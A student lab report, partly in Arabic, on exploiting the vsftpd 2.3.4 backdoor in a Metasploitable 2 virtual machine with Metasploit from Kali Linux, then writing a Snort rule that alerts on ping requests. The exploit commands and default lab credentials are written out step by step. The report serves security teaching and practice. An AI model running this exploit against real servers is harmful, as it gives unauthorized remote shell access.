**Report for Penetration test AND Snort rules**

**رابط الفيديو**

<https://drive.google.com/file/d/1gAJvBVHB_S9QjUwX49buR7B426Jp_qLn/view?usp=sharing>

**It is required to do a penetration test of the Metasploit system using Kali Linux**

Work steps:

1-Download the metasploit system on the vmware

2-Do a penetration test of the downloaded metasploit system using Kali Linux and try to open a session

3-Write snort rule in kali linux that Send alert when receiving ping echo request from Metasploit system

**Environment Setup**

**vmware**

vmware is an operating system emulation software that gives us the ability to run additional systems from our local machine.

**Kali Linux(Attacker)**

Kali Linux will be our local machine where we can run our attacks from. Since we will need both Kali and the Metasploitable vulnerable machine running we will use Virtualbox to emulate both environments. To login to Kali: username is root & password is toor.

**Metasploitable 2(Victim)**

Metasploitable 2 is designed to be vulnerable in order to work as a sandbox to learn security. This will provide us with a system to attack legally. Most of the vulnerabilities on Metasploitable are known so there are tons of resources available to help learn various attack types.

Metasploit is a framework within Kali to run attacks on other systems. Metasploitable is a vulnerable system that can be used as a target for attacks and security testing.


**Steps**

1. Metasploitable Installation
2. Make sure to change the network settings for Metasploitable to host-only adapter
3. start Metasploitable. The login and password are both: msfadmin.
4. Open the command terminal inside Metasploitable and type

ifconfig


1. We take a Metasploitable IP(192.168.1.105)
2. Open the command terminal inside Kali and type

Msfconsole




1. With Metasploit open we can search for the vulnerability by name.

search vsftpd 2.3.4




1. The search reveals the location of the exploitation we want to run. We can select it using the location.

use exploit/unix/ftp/vsftpd\_234\_backdoor



1. Check the options to see what other information is necessary to run the exploit.

show options



1. Set the RHOST to the IP of the Metasploitable machine.

set RHOST 192.168.1.105




1. Checking the options one more time shows that all requirements are filled

show options


1. exploit to gain access to Metasploitable


exploit



1. Now we enter the session to verify access to the metasploit, we write the command

mkdir sara

****

****

**Snort rules**

**المطلوب انشاء snort rule يعمل تنبيه عند ارسال ping من المصدر**


**192.168.1.105(**Metasploitable**)**


touch /etc/snort/rules/meta.rules

vi /etc/snort/snort.conf

mkdir log

vi /etc/snort/rules/sara.rules

**alert icmp $EXTERNAL\_NET any -> $HOME\_NET any (sid:100006947; msg:'PING ALERT'; itype:8;)**

****snort -d -l ./log -h 192.168.0.0/24 -A console -c /etc/snort/snort.conf

ننتقل الى الجلسة المفتوحة ونكتب ping google.com

نعود للsnort للتحقق ان التنبيه يعمل حينما يظهر جملة التنبيه

